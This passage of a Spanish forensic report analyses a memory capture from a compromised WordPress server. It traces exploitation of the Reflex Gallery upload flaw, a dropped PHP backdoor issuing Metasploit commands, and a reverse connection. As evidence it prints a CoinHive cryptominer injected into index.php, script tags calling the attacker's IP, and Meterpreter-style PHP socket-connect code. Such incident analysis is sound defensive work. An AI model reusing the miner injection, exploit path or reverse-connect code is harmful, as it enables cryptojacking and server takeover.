*Thu Jan 3 08:49 gone – no logout* : Fecha y la hora de inicio y cierre de la sesión. La sesión comenzó el jueves 3 de enero a las 08:49 (UTC +0), *gone – logout* significa que el usuario finalizó su sesión de inicio de sesión de manera anormal. Es decir, es la sesión que se encontraba activa mientras se realizaba la captura de la memoria RAM.

### 3.3 Realización de pruebas

#### 3.3.1 Procesos en ejecución en la memoria RAM

Mediante los plugins *pslist* y *pstree* de Volatility, obtenemos los procesos que se encontraban en ejecución. Ver [anexo 9.4](#).

De estos procesos nos llama especialmente la atención el siguiente bloque:

```
.apache2          5469
..apache2         19704      33
..apache2         19705      33
..apache2         19706      33
..apache2         19707      33
..apache2         19708      33
..apache2         19952      33
.. [sh]           20381      33
```

Figura 10: Árbol procesos sospechoso

El proceso "sh" (o *Bash*) con el PID **20381** está ejecutando una instancia de la *shell*, lo que significa que alguien ha iniciado una sesión de terminal y está utilizando esta instancia para ejecutar comandos y realizar tareas en el sistema.

```
(edulo@edkati) [~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pslist | grep 19952
Volatility Foundation Volatility Framework 2.6.1
0xffff900579f32d80 apache2      19952      5469      33      33      0x000000002c644000 2019-01-03 06:33:15 UTC+0000
0xffff900557b68000 sh          20381      19952     33      33      ----- 2019-01-03 07:32:10 UTC+0000
```

Figura 11: Procesos sospechosos

Este proceso PID **20381** es hijo del proceso apache2 **19952**. En circunstancias normales, un proceso de Apache no debería lanzar una *shell* de ejecución de comandos por sí mismo. Apache está diseñado para servir solicitudes *HTTP* y ejecutar scripts o aplicaciones web a través de módulos como *mod\_php* para *PHP*, *mod\_perl* para *Perl*, o *WSGI* para aplicaciones *Python*. Estos scripts o aplicaciones son ejecutados dentro del contexto de Apache, y no deberían necesitar iniciar una *shell* interactiva.

Los posibles escenarios donde un proceso de Apache podría terminar ejecutando una *shell*, podrían ser los siguientes:

- Configuración insegura o errónea: un error en la configuración o por el uso de aplicaciones web con funcionalidades que permitan la ejecución de comandos.
- Vulnerabilidades explotadas: si un atacante explota una vulnerabilidad en una aplicación web (como inyección de comandos *PHP*, inyección *SQL* que lleva a la ejecución de comandos, o una vulnerabilidad de ejecución remota de código), podría lograr que el proceso de Apache ejecute una *shell* para ganar un control más directo sobre el sistema.
- Scripts o aplicaciones maliciosas: si una aplicación web ha sido comprometida, el código malicioso podría intentar ejecutar una *shell* para realizar acciones en el servidor que normalmente no estarían permitidas.
- Funciones de depuración o mantenimiento: en algunos casos muy raros y específicos, un administrador podría haber configurado intencionalmente un script para lanzar una *shell* con el propósito de

depuración o tareas de mantenimiento, aunque esto no es una práctica recomendada en un entorno de producción.

La detección de este proceso de Apache (**19952**) que ha lanzado una *shell* en el servidor, da lugar a realizar una investigación de seguridad para entender el contexto y las razones detrás de esta actividad. Podría ser una señal de una brecha de seguridad o un mal uso del servidor. En tal caso, **consideramos la actividad como sospechosa** y en los siguientes puntos procederemos con un análisis detallado de este proceso para identificar la causa y el alcance de la actividad.

Un segundo grupo de procesos a mencionar pero que desde mi punto de vista no es motivo de preocupación sería el siguiente:

```
.networkd-dispat 11199
.sshd 12159
..sshd 20483
...sshd 20576 1000
....bash 20577 1000
.....sudo 20893
.....lnsmod 20894
```

```
(edulo@edkali)~/Documents/tfm
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pslist | grep 20577
Volatility Foundation Volatility Framework 2.6.1
0xffff90057b6bc440 bash 20577 20576 1000 1000 0x000000001624c000 2019-01-03 07:50:05 UTC+0000
0xffff90057b4396c0 sudo 20893 20577 0 0 0x000000003b602000 2019-01-03 08:17:06 UTC+0000
```

Figura 12: Procesos administrador

Se trata del lanzamiento de un *Shell-bash* tras una conexión *SSH*. En el punto [3.3.3 Conexiones de red establecidas](#) veremos que es una conexión con el usuario “Ubuntu” indicado en el apartado anterior:

```
ubuntu pts/0 83.247.136.74 Thu Jan 3 08:49 gone - no logout
```

Presuponemos que es una conexión del administrador del servidor ya que vemos que mediante esta conexión se realiza la captura de memoria objeto de este análisis. Este se puede visualizar analizando el conjunto de comandos *bash* introducidos. Ver [anexo 9.5](#).

```
20577 bash 2019-01-03 07:54:50 UTC+0000 cat /etc/issue
20577 bash 2019-01-03 07:55:13 UTC+0000 uname -a
20577 bash 2019-01-03 08:16:13 UTC+0000 ls -l
20577 bash 2019-01-03 08:16:23 UTC+0000 rm lime-4.15.0-42-generic.ko
20577 bash 2019-01-03 08:16:24 UTC+0000 ls -l
20577 bash 2019-01-03 08:16:46 UTC+0000 sudo lnsmod lime-4.15.0-1021-aws.ko "path=captura.mem format=lime"
```

Figura 13: Bash captura de memoria

Igualmente deberemos verificar con el administrador del servidor si reconoce los comandos introducidos a través de esta conexión, ya que hay algunas entradas que desde el punto de vista de este perito forense no se consideran seguras:

***sudo mysqld\_safe --skip-grant-tables***

El comando **`sudo mysqld_safe --skip-grant-tables`** es una instrucción que se utiliza para iniciar el servidor de base de datos *MySQL* (o *MariaDB*) sin cargar el sistema de privilegios. Esto significa que cualquiera podría conectarse a la base de datos sin necesidad de una contraseña, y tendría acceso completo a todas las bases de datos.

Desde la perspectiva de la seguridad, esta operación es potencialmente peligrosa y debería ser manejada con mucho cuidado.

Esta opción suele utilizarse como un último recurso, por ejemplo, si se ha olvidado la contraseña del administrador de la base de datos y se necesita restablecerla. Incluso en tales casos, se deberían tomar precauciones para minimizar los riesgos, como ejecutar el servidor en este modo durante el mínimo tiempo necesario, en un entorno aislado y revisar contraseñas y privilegios de las cuentas al finalizar el modo.

### **`sudo chmod 777 /run/mysqld`**

El comando **`sudo chmod 777 /run/mysqld`** cambia los permisos del directorio **`/run/mysqld`** para otorgar permisos de lectura, escritura y ejecución a todos los usuarios del sistema. Este es un directorio crucial, ya que generalmente contiene el archivo de *socket* que *MySQL* usa para las comunicaciones locales, así como posiblemente archivos *pid* (*process identifier*) y otros controles de procesos para el servidor *MySQL*.

Modificar los permisos a `777` (rwx para el propietario, grupo y otros) es generalmente una mala práctica de seguridad por varias razones:

- Acceso global: concede derechos ilimitados a todos los usuarios. Cualquier usuario del sistema podría potencialmente borrar, modificar o sobrescribir archivos dentro del directorio, lo que podría interrumpir el funcionamiento de *MySQL* o ser utilizado para actividades maliciosas.
- Riesgo de seguridad: al tener un directorio tan crítico abierto a todos los usuarios, se corre el riesgo de que un usuario no autorizado o un proceso malicioso interfieran con la operación del servidor *MySQL*.
- Violación del principio de menor privilegio: este principio recomienda que los usuarios y procesos operen con el menor nivel de privilegios necesario. Los permisos `777` van en contra de este principio.
- En lugar de establecer permisos `777`, se debería considerar qué usuario o grupo necesita acceso y otorgar solo los permisos mínimos necesarios y solo este usuario debería tener los permisos necesarios para leer y escribir en el directorio **`/run/mysqld`**.

Por lo tanto, habría que **verificar con el administrador del servidor** si reconoce estos comandos introducidos y bajo que contexto fueron introducidos.

### 3.3.2 Usuarios logeados en el momento de la captura

Tal y como hemos visto en el punto anterior, el único usuario logeado en el momento de la captura era el usuario "ubuntu":

```
ubuntu pts/0 83.247.136.74 Thu Jan 3 08:49 gone - no logout
```

El nombre de usuario "ubuntu" es ampliamente conocido y es uno de los primeros nombres de usuario que los atacantes probarán al intentar obtener acceso no autorizado a un servidor. Usar un nombre de usuario menos predecible dificulta que los atacantes adivinen con éxito las credenciales de inicio de sesión.

Los ficheros de configuración del servidor ssh no son recuperables a través de volatiltiy:

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /etc/ssh/ssh_config
Volatility Foundation Volatility Framework 2.6.1

(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /etc/ssh/sshd_config
Volatility Foundation Volatility Framework 2.6.1
```

Figura 14: Intento recuperación config ssh

Por lo que será en la fase del análisis del disco duro, donde verificaremos si la autenticación es vía nombre *usuario/password* o se utiliza un método de autenticación basado en intercambio de claves *SSH*.

### 3.3.3 Conexiones de red establecidas

#### 3.3.3.1 Interfaces de red configuradas en el servidor

Interfaces de red configuradas en el servidor:

```
Eth0: 172.31.38.110 MAC: 06:4c:cd:f6:51:2c
```

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_ifconfig
Volatility Foundation Volatility Framework 2.6.1
```

Interface	IP Address	MAC Address	Promiscuous Mode
lo	127.0.0.1	00:00:00:00:00:00	False
eth0	172.31.38.110	06:4c:cd:f6:51:2c	False

Figura 15: Interfaces de red del servidor

#### 3.3.3.2 Análisis de conexiones de red por procesos

Del listado de conexiones de red establecidas, ver [anexo 9.6.2](#), nos centraremos en los procesos mencionados en el punto [3.3.1](#):

- PID 19952, considerada como sospechosa.

- PID 20577 – 20576 – 20483 -12159, a priori consideradas como una conexión establecida por el administrador del servidor.

### Conexión para PID 19952

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_netstat | grep 19952
Volatility Foundation Volatility Framework 2.6.1
TCP      0.0.0.0      :      0 0.0.0.0      :      0 CLOSE      apache2/19952
TCP      ::          :      80 ::          :      0 LISTEN     apache2/19952
TCP      0.0.0.0      :      0 0.0.0.0      :      0 CLOSE      apache2/19952
TCP      ::          :      443 ::         :      0 LISTEN     apache2/19952
TCP      ::ffff172.31.38.110: 80 ::ffff18.195.165.56:41529 CLOSE_WAIT  apache2/19952
TCP      172.31.38.110 :46384 172.31.33.128 : 8080 ESTABLISHED  apache2/19952
```

Figura 16: Conexiones de red para PID 19952

Líneas con 0.0.0.0 y :: (IPv6): Indican que Apache está escuchando en todos los interfaces de red, tanto IPv4 como IPv6, en los puertos 80 (HTTP) y 443 (HTTPS). Esto es normal para un servidor web.

```
TCP      ::ffff172.31.38.110: 80 ::ffff18.195.165.56:41529 CLOSE_WAIT
apache2/19952
```

Conexión de tipo TCP con dirección local y puerto 172.31.38.110:80, y dirección remota 18.195.165.56:41529. Ambas IPv4 mapeadas en un espacio de direcciones IPv6.

CLOSE\_WAIT nos indica el estado de la conexión del socket. Significa que el servidor ha recibido un aviso de cierre de la conexión del cliente, pero el proceso local **apache2 aún no ha cerrado el socket** (espera que el proceso termine de manejar cualquier dato pendiente y cierre la conexión).

Mediante una consulta de DNS inversa de la IP 18.195.165.56, ver [anexo 9.6.3](#), vemos que está asociada con el nombre de dominio *ec2-18-195-168-56.eu-central-1.compute.amazonaws.com*. Esta nomenclatura de nombre de dominio es típica de las instancias de Amazon EC2 (Elastic Compute Cloud), que son servidores virtuales en la nube de Amazon Web Services (AWS).

Al dato del proceso con PID 19952, añadimos la IP 18.195.165.56 como foco central de investigación a ser considerada una **conexión sospechosa**.

Con respecto a la siguiente línea:

```
TCP      172.31.38.110 :46384 172.31.33.128 : 8080 ESTABLISHED
apache2/19952
```

En este caso la consulta sobre la IP remota 172.31.33.128 ver [anexo 9.6.4](#) obtenemos: "PRIVATE-ADDRESS-BBLK-RFC1918-IANA-RESERVED" simplemente indica que la dirección IP está en uno de los bloques reservados de uso privado y no se utiliza en Internet público. Estas direcciones IP se

pueden utilizar libremente en redes privadas sin necesidad de registro público. Consideramos esta IP como fuera de peligro.

### Conexión para PID 20577 – 20576 – 20483 -12159

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_netstat | grep -E (20576|20483|12159)
Volatility Foundation Volatility Framework 2.6.1
UNIX 45080          sshd/12159
UNIX 45080          sshd/12159
TCP 0.0.0.0         : 22 0.0.0.0       : 0 LISTEN          sshd/12159
TCP ::               : 22 ::             : 0 LISTEN          sshd/12159
TCP 172.31.38.110  : 22 83.247.136.74 :16666 ESTABLISHED sshd/20483
UNIX 674291        sshd/20483
UNIX 674626        sshd/20483
TCP 172.31.38.110  : 22 83.247.136.74 :16666 ESTABLISHED sshd/20576
UNIX 674291        sshd/20576
UNIX 674625        sshd/20576
```

Figura 17: Conexiones de red para PID 20577

En este caso vemos conexión *ssh* del servidor con la IP 83.247.136.74. Esta IP se corresponde con la identificada en el punto [3.3.2](#)

Una consulta con el comando *whois* contra esa IP, ver [anexo 9.6.5](#), nos indica que corresponde a un servidor perteneciente a la Generalitat de Catalunya. Por lo que deducimos que pertenece a una conexión por parte del administrador del servidor para realizar el volcado de memoria en análisis.

#### 3.3.3.3 Análisis del tráfico de red

De lo visto hasta este punto, nos centraremos en la dirección IP **18.195.165.56**, así como en el proceso **19952**.

Para intentar obtener más información el tráfico de red, hacemos uso de la herramienta BulkExtractor, la cual realiza una extracción de los datos de la memoria, [anexo 9.7](#).

#### Información que extraemos del fichero httplogs.txt. [Anexo 9.7.1](#)

```
18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" 18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Esta línea del registro indica que el cliente asociado con la dirección IP 18.195.165.56 realizó una solicitud *HTTP* utilizando el método *GET* para acceder al archivo "*readme.txt*" que se encuentra dentro del directorio "*/wp-content/plugins/reflex-gallery/*" del servidor web.

El código de estado *HTTP* 200 confirma que la solicitud se completó con éxito y que el archivo fue transmitido al cliente a las 07:07 del 3/1/2019 (UTC +0). El tamaño del archivo transmitido, según el registro, fue de 8887 bytes.

Los archivos "*readme.txt*" suelen contener información sobre el software, como detalles de la versión, autores, licencias y a veces configuraciones. El acceso a este tipo de archivos no es necesariamente malintencionado, pero puede ser parte de un reconocimiento por parte de un actor de amenazas para entender mejor las versiones de los plugins y encontrar vulnerabilidades conocidas que podrían ser explotadas.

En el caso del fichero *url.txt*. [Anexo 9.7.2](#)

Tenemos 68 entradas casi todas con la misma estructura:

```
http://18.195.165.56/stat.js \134n<script src=\134"http://18.195.165.56/stat.js\134"></script>',
```

`<script src="http://18.195.165.56/stat.js"></script>`: con esta etiqueta HTML parece que se intentó incluir un archivo JavaScript externo en una página web. Dependiendo del contexto, este podría ser un intento de explotación de una vulnerabilidad *Cross-Site Scripting (XSS)* si no es parte del contenido legítimo esperado en el sitio.

Revisando más en detalle vemos el siguiente fragmento:

```
Línea 123099: 707581408 http://18.195.165.56/ :34:55', 'Visit http://18.195.165.56/', 0, '1', 'Mozi
Línea 123969: 712246826 http://18.195.165.56/stat.js d\015\012<script
src="http://18.195.165.56/stat.js"></script>\000\000\000\000\000
```

Parece ser un enlace “trampa” para incitar a realizar click en él y ejecutar el *script stat.js*

Información extraída de los paquetes *Wireshark pcap*. [Anexo 9.7.3](#)

De aquí destacamos el siguiente paquete:

```
255 0.000000 18.195.165.56 → 172.31.38.110 TCP 264 GET /wp-
content/uploads/2019/01/CVPSAzKiZiJvdxA.php HTTP/1.1 [TCP segment of
a reassembled PDU]
```

El cliente está solicitando un archivo específico (*CVPSAzKiZiJvdxA.php*) que está ubicado en un directorio de carga de contenido de *WordPress*. Esto sugiere que el cliente está intentando acceder a un archivo PHP, lo cual podría ser parte de la operación normal del sitio web o podría ser un intento de explotación si el archivo contiene código malicioso o si no debería estar allí.

Analizando el payload de los paquetes nos llama la atención los siguientes fragmentos:

```
0040 2c bc 50 4f 53 54 20 2f 77 70 2d 63 6f 6e 74 65 ..POST /wp-conte
0050 6e 74 2f 70 6c 75 67 69 6e 73 2f 72 65 66 6c 65 nt/plugins/refle
0060 78 2d 67 61 6c 6c 65 72 79 2f 61 64 6d 69 6e 2f x-gallery/admin/
0070 73 63 72 69 70 74 73 2f 46 69 6c 65 55 70 6c 6f scripts/FileUplo
```

0080 61 64 65 72 2f 70 68 70 2e 70 68 70 3f 59 65 61 ader/php.php?Yea  
0090 72 3d 32 30 31 39 26 4d 6f 6e 74 68 3d 30 31 20 r=2019&Month=01

De los que extraemos:

*POST /wp-content/plugins/Reflex-Gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01*

Mediante esta petición *POST*, se ha llamado al script *php.php* y se le han pasado los parámetros *Year=2019* y *Month=01*.

Por el nombre de la carpeta donde está ubicado "*FileUploader*" se intuye que es un script para subir ficheros al servidor, y viendo los parámetros que se le han pasado (*2019/01*), debe ser la petición que se utilizó para enviar el fichero mencionado en el punto anterior (*CVPSAzKiZiJvdxA.php*).

Buscando información sobre el plugin de *WordPress Réflex Gallery*, descubrimos que existe una vulnerabilidad, la cual creemos que es la que ha sido explotada.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133>

La vulnerabilidad "*Arbitrary File Upload*" en el plugin *Reflex Gallery 3.1.3* se refiere a una debilidad en la seguridad que permite a un atacante cargar y ejecutar archivos arbitrarios en un servidor de *WordPress* que tenga este plugin instalado. Esta vulnerabilidad ocurre porque el plugin no valida adecuadamente los archivos que los usuarios cargan en el sitio web.

Un atacante podría aprovechar esto para cargar archivos maliciosos, como *scripts PHP*, en el servidor del sitio web. Una vez que estos archivos maliciosos están en el servidor, el atacante podría ejecutar código arbitrario, lo que significa que podría realizar acciones no autorizadas, como tomar el control del sitio web, acceder a datos sensibles o realizar acciones perjudiciales.

Para conocer la versión del plugin *Relex Gallery* que está instalado en el servidor objeto de esta investigación, intentamos recuperar de la memoria RAM el archivo *readme.txt*, ubicado en la ruta */var/html/wp-content/plugins/reflex-gallery/*

```
(edulo@edkali)~/Documents/tfm
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /var/www/html/wp-content/plugins/reflex-gallery/readme.txt
Volatility Foundation Volatility Framework 2.6.1
Inode Number      Inode File Path
-----
520689 0xffff90054875d5e8 /var/www/html/wp-content/plugins/reflex-gallery/readme.txt

(edulo@edkali)~/Documents/tfm
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -i 0xffff90054875d5e8 -O readmedump.txt
Volatility Foundation Volatility Framework 2.6.1

(edulo@edkali)~/Documents/tfm
└─$ head -n 10 readmedump.txt
=== Reflex Gallery 6#187; WordPress Photo Gallery ===
Contributors: hahncgdev
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=BD7VZR88K9DB4
Tags: image, images, media, photo, photo albums, photos, picture, pictures, Post, posts, plugin, slideshow, wordpress gallery plugin, wp gallery plugin, galle
ry, gallery for wordpress, wordpress gallery, photo gallery, image gallery, free photo gallery, wordpress photo gallery, wordpress photo galler
y plugin, wp gallery plugins, responsive wordpress photo gallery
Requires at least: 2.6
Tested up to: 4.1
Stable tag: 3.1.3

ReFlex Gallery is an easy to use responsive WordPress Photo Gallery Plugin that is two gallery plugins in one.

(edulo@edkali)~/Documents/tfm
└─$
```

Figura 18: Extracción del fichero *readme.txt* de *Reflex gallery*

Lo cual se verifica que el servidor estaba haciendo uso de una versión del plugins en concreto afectada por la vulnerabilidad mencionada.

En caso del fichero *CVPSAzKiZiJvdxA.php*, vemos que este es irrecuperable a partir de la captura de memoria. Más adelante durante el análisis del disco duro, veremos si será posible recuperarlo.

```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
Volatility Foundation Volatility Framework 2.6.1
Inode Number          Inode File Path
-----
0x0 /var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
(edulo@edkali)-[~/Documents/tfm]
└─$
```

Figura 19: Intento de extracción del fichero CVPSAzKiZiJvdxA

### 3.3.4 Identificación y análisis de MALWARE

Para intentar averiguar si en la captura de la memoria RAM proporcionada existe algún rastro de *malware*, hacemos uso del plugin de *Volatility maldfind*, ver [anexo 9.8](#).

El resultado del comando maldfind, [anexo 9.8.1](#):

```
Vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_maldfind
```

Arroja resultado positivo para los procesos;

networkd-dispat Pid: 11199

apache2 Pids: 19704, 19705, 19706, 19953,20230

Para verificar si es un verdadero positivo el resultado del comando ejecutado, realizamos un dump de cada uno de los procesos, ver [anexo 9.8.2](#) y [9.8.3](#), para verificar luego en un antivirus en línea la existencia o no de *malware*. Añadimos a nuestro análisis, el proceso detectado como sospechoso en puntos anteriores, 19952.

Obtenemos resultado positivo para los procesos 19953 y 19952, [anexo 9.8.4](#) y [9.8.5](#):

PIDs 19953 - 19952: *JS:Miner-S [Trj]*, *Js.Coinminer.Generic-7104534-0*, *Script.Trojan.Coinminer.DC*, *PUA.CoinMiner*, *Trojan.Application.JS.Miner.G*, *Trojan.CoinHive/JS!1.B2E9 (CLASSIC)*, *Malware.Generic-Script.Save.7e007fe2*, *JS/CoinHive.A!Eldorado*, [TrojWare.JS.CoinMiner.G@7pzfp5](#)

Buscando información sobre los resultados obtenidos, vemos que todos guardan un patrón en común, intentan aprovechar los recursos del sistema para llevar a cabo la minería de criptomonedas sin el permiso del usuario.

<https://www.incibe.es/incibe-cert/publicaciones/bitacora-de-seguridad/casi-50000-WordPress-infectados-minar-criptomonedas>

En concreto, la búsqueda sobre CoinHive, da múltiples resultados. Está relacionada con el uso no autorizado de la biblioteca de CoinHive para la minería de criptomonedas. CoinHive es una biblioteca *JavaScript* legítima que permite a los sitios web minar criptomonedas.

<https://www.incibe.es/incibe/solr-search/content?resultado=CoinHive>

Buscando información sobre esta biblioteca,

<https://www.npmjs.com/package/coin-hive>

veamos como se formaría un posible código para la minería de criptomonedas.

```
const CoinHive = require('coin-hive');

(async () => {
  // Create miner
  const miner = await CoinHive('ZM4gjqQ0jh0jbZ3tZDBYOXAjyotDbo00'); // CoinHive's
  // Start miner
  await miner.start();

  // Listen on events
  miner.on('found', () => console.log('Found!'));
  miner.on('accepted', () => console.log('Accepted!'));
});
```

Figura 20: Ejemplo script CoinHive

Buscando un patrón similar en los procesos que han resultado positivos por tener rastros de este *malware*, obtenemos resultados.

```
(edulo@edkali)-[~/Documents/tfm/proc_madfind/19952]
└─$ grep -A 10 -B 15 -E 'CoinHive' 19952.txt
* - 080324 Added support for additional flags: GLOB_NODIR, GLOB_PATH,
* GLOB_NODOTS, GLOB_RECURSE
Rbo(st
Tlqv
--Writing '<?php
* Front to the WordPress application. This file doesn't do anything, but loads
* wp-blog-header.php which does and tells WordPress to load the theme.
* @package WordPress
* Tells WordPress to load the WordPress theme and output it.
* @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u', {throttle: 0.2});
miner.start();
</script>
' to channel 3
miner.start();
</script>
</script>
</script>
a*us
9dSi%
thmQA
{6Y#
```

Figura 21: Extracción del fichero index.php de WordPress

Se trata de un fichero `.php` que contiene un *script* para minar criptomonedas. Este fragmento incluye un *script JavaScript* que carga el archivo `authedmine.min.js` desde el dominio `authedmine.com` y luego inicia una instancia del minero `CoinHive` anónimo. El minero utiliza una clave específica (`pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u`) y establece un límite de uso del 20% de la capacidad del CPU (`{throttle: 0.2}`).

De la captura no podemos averiguar que fichero de `WordPress` se trata, para averiguarlo realizo una descarga de una versión de `WordPress` igual la existente en el servidor atacado (nota, la versión se puede ver en [bash extraído anexo 9.5](#)), y vemos que se trata del fichero `index.php` situado en la raíz del directorio de instalación de `WordPress`.

```

index.php
Archivo  Editar  Ver

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

**Figura 22: Contenido fichero `index.php` de `WordPress` original**

Este fichero `index.php` original fue modificado, y se le introdujo el *script* de minería de criptomonedas.

Se intenta recuperar el fichero `index.php` de la captura de memoria RAM, pero el resultado es un fichero ilegible.

```

(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /var/www/html/index.php
Volatility Foundation Volatility Framework 2.6.1
Inode Number          Inode File Path
-----
281296 0xffff9005431480e8 /var/www/html/index.php

(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -i 0xffff9005431480e8 -o indexdump.php
Volatility Foundation Volatility Framework 2.6.1

(edulo@edkali)-[~/Documents/tfm]
└─$ file indexdump.php
indexdump.php: data

(edulo@edkali)-[~/Documents/tfm]
└─$ cat indexdump.php
JLDf*0*Wdf*P*+*+*+*!*\/*/*/*\t
***2*d*B W*8V*MBV*M*x{N*/\8V*M*+*+*/;*)\;*\t
*x
d
@
Q*+*jN* +*+*+*x{N*/\*x{N*+*+*!*\/*/*/*\

```

**Figura 23: Intento de recuperación de `index.php` manipulado**

Continuamos el análisis de los procesos infectados buscando trazas del fichero *CVPSAzKiZiJvdxA.php* dentro de estos procesos, así como código PHP que pueda ser código inyectado. Ver anexos [9.8.7](#) y [9.8.8](#)

Encontramos líneas de texto que siguen este patrón:

```
stdapi_sys_config_getuid/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php(1) : eval()'d code(434) : eval()'d code0x7f9360d20924
```

Esta línea parece indicar que se está intentando obtener el identificador de usuario (UID) en el contexto de un archivo PHP ubicado en el directorio de uploads de *WordPress*.

Los comandos que están encabezadas por estas líneas,

```
stdapi\_sys\_config\_getuid  
stdapi\_fs\_file\_expand\_path  
stdapi\_fs\_delete\_file
```

Son comandos lanzados por el *framework metasploit*.

<https://www.rubydoc.info/github/rapid7/metasploit-framework>

Tal y como vemos en el [anexo 9.8.7](#) existen múltiples líneas con esta estructura, lo que nos indica que se estableció una conexión, posiblemente mediante *reverse tcp*, usando el *framework metasploit*.

Esta conexión mediante *reverse tcp* se refiere a un tipo de conexión utilizada en una explotación remota de una máquina o sistema. Este método implica que el servidor comprometido y objeto de este análisis ha iniciado una conexión saliente hacia el atacante.

El archivo subido al servidor *CVPSAzKiZiJvdxA.php* ha desencadenado un *payload* configurado estableciendo una conexión saliente hacia la dirección IP y puerto del atacante.

Una revisión más exhaustiva del proceso 19952 nos lleva a encontrar líneas de código php que coincidiría con el establecimiento de una conexión saliente desde el servidor.

```
function connect($ipaddr, $port, $proto='tcp') {  
    my_print("Doing connect($ipaddr, $port)");  
    $sock = false;  
  
    $ipf = AF_INET;  
    $raw_ip = $ipaddr;  
    if (FALSE !== strpos($ipaddr, ":")) {  
        $ipf = AF_INET6;  
        $ipaddr = "[" . $raw_ip . "]";  
    }  
  
    if (is_callable('stream_socket_client')) {  
        my_print("stream_socket_client({$proto}://{${ipaddr}}:{$port})");  
        if ($proto == 'ssl') {  
            $sock = stream_socket_client("ssl://{${ipaddr}}:{$port}",  
                $errno, $errstr, 5, STREAM_CLIENT_ASYNC_CONNECT);  
            if (!$sock) { return false; }  
        }  
    }  
}
```

```

        stream_set_blocking($sock, 0);
        register_stream($sock);
    } elseif ($proto == 'tcp') {
        $sock = stream_socket_client("tcp://{ $ipaddr }:{ $port }");
        if (!$sock) { return false; }
        register_stream($sock);
    } elseif ($proto == 'udp') {
        $sock = stream_socket_client("udp://{ $ipaddr }:{ $port }");
        if (!$sock) { return false; }
        register_stream($sock, $ipaddr, $port);
    }
} else
if (is_callable('fsockopen')) {
    my_print("fsockopen");
    if ($proto == 'ssl') {
        $sock = fsockopen("ssl://{ $ipaddr }:{ $port }");
        stream_set_blocking($sock, 0);
        register_stream($sock);
    } elseif ($proto == 'tcp') {
        $sock = fsockopen($ipaddr, $port);
        if (!$sock) { return false; }
        if (is_callable('socket_set_timeout')) {
            socket_set_timeout($sock, 2);
        }
        register_stream($sock);
    } else {
        $sock = fsockopen($proto."://". $ipaddr, $port);
        if (!$sock) { return false; }
        register_stream($sock, $ipaddr, $port);
    }
} else
if (is_callable('socket_create')) {
    my_print("socket_create");
    if ($proto == 'tcp') {
        $sock = socket_create($ipf, SOCK_STREAM, SOL_TCP);
        $res = socket_connect($sock, $raw_ip, $port);
        if (!$res) { return false; }
        register_socket($sock);
    } elseif ($proto == 'udp') {
        $sock = socket_create($ipf, SOCK_DGRAM, SOL_UDP);
        register_socket($sock, $raw_ip, $port);
    }
}
}
}

```

Parece ser una porción de script malicioso o un código sospechoso. Este código intentaría establecer una conexión de red con una dirección IP y un puerto específico utilizando diversas funciones de socket de PHP (*stream\_socket\_client*, *fsockopen* y *socket\_create*) y luego intentaría ejecutar código recibido a través de la conexión de red.

Intenta utilizar varias funciones de *socket* disponibles en *PHP* para establecer una conexión de red. Comienza con *stream\_socket\_client*, luego *fsockopen* y finalmente *socket\_create*. Si alguna de estas funciones está disponible y puede ser llamada, se utiliza para establecer la conexión.

### 3.3.5 Conclusiones tras el análisis de la memoria RAM

Tras el análisis de los procesos que se estaban ejecutando en la memoria RAM, se detecta un proceso anormal de terminal de comandos *SH* (20381) lanzado por un proceso *apache2* (19952). En circunstancias normales, un proceso de Apache no debería lanzar una *shell* de ejecución de comandos por sí mismo. Por lo que consideramos esa actividad como anormal y sospechosa de intento de ejecución de comandos de forma remota.

El análisis de las conexiones red centrada en el proceso 19952, nos lleva a la dirección *IP 18.195.165.56*, registrada en AWS, la cual nos daría la dirección IP origen del ataque descubierto.

